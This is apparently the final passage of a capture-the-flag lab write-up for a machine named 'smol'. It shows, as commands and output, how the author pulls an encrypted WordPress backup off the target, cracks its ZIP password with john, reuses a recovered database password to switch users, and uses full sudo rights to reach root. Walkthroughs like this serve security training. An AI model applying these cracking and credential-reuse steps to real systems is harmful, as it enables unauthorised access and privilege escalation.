Checking our home directory as the gege user, we find an interesting ZIP archive named wordpress.old.zip.
1
2
3
4
5
6
7
8
9
10
gege@smol:~$ ls -la /home/gege
total 31532
drwxr-x--- 2 gege internal     4096 Aug 18  2023 .
drwxr-xr-x 6 root root         4096 Aug 16  2023 ..
lrwxrwxrwx 1 root root            9 Aug 18  2023 .bash_history -> /dev/null
-rw-r--r-- 1 gege gege          220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 gege gege         3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 gege gege          807 Feb 25  2020 .profile
lrwxrwxrwx 1 root root            9 Aug 18  2023 .viminfo -> /dev/null
-rwxr-x--- 1 root gege     32266546 Aug 16  2023 wordpress.old.zip
We can download this archive by starting an HTTP server using python on the target:
1
2
gege@smol:~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
And downloading it from our machine using wget:
1
$ wget http://smol.thm:8080/wordpress.old.zip
Unfortunately, when attempting to extract the archive, we find that it is encrypted and prompts for a password:
1
2
3
$ unzip wordpress.old.zip
Archive:  wordpress.old.zip
[wordpress.old.zip] wordpress.old/wp-config.php password:
While we don’t have the password for the archive, we can attempt to crack it. First, we use zip2john to create a hash that john can work with:
1
$ zip2john wordpress.old.zip > archive_hash
Now, attempting to crack it, we find the password for the archive: hero_gege@hotmail.com.
1
2
3
4
$ john archive_hash --wordlist=/usr/share/wordlists/rockyou.txt
...
hero_gege@hotmail.com (wordpress.old.zip)
...
Extracting the archive and inspecting the wp-config.php file, we discover different database credentials: xavi:P@[REDACTED]i@.
1
2
3
4
5
6
7
8
$ cat wordpress.old/wp-config.php
...
/** Database username */
define( 'DB_USER', 'xavi' );

/** Database password */
define( 'DB_PASSWORD', 'P@[REDACTED]i@' );
...
Testing this password for the xavi user, we successfully switch to the user using su:
1
2
3
4
gege@smol:~$ su - xavi
Password:
xavi@smol:~$ id
uid=1001(xavi) gid=1001(xavi) groups=1001(xavi),1005(internal)
Shell as root
Checking the sudo privileges for the xavi user, we see that the user has full privileges:
1
2
3
4
5
6
7
xavi@smol:~$ sudo -l
[sudo] password for xavi:
Matching Defaults entries for xavi on smol:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User xavi may run the following commands on smol:
    (ALL : ALL) ALL
We can use this to switch to the root user and read the root flag located at /root/root.txt, completing the room:
1
2
3
4
5
xavi@smol:~$ sudo su -
root@smol:~$ id
uid=0(root) gid=0(root) groups=0(root)
root@smol:~$ wc -c /root/root.txt
33 /root/root.txt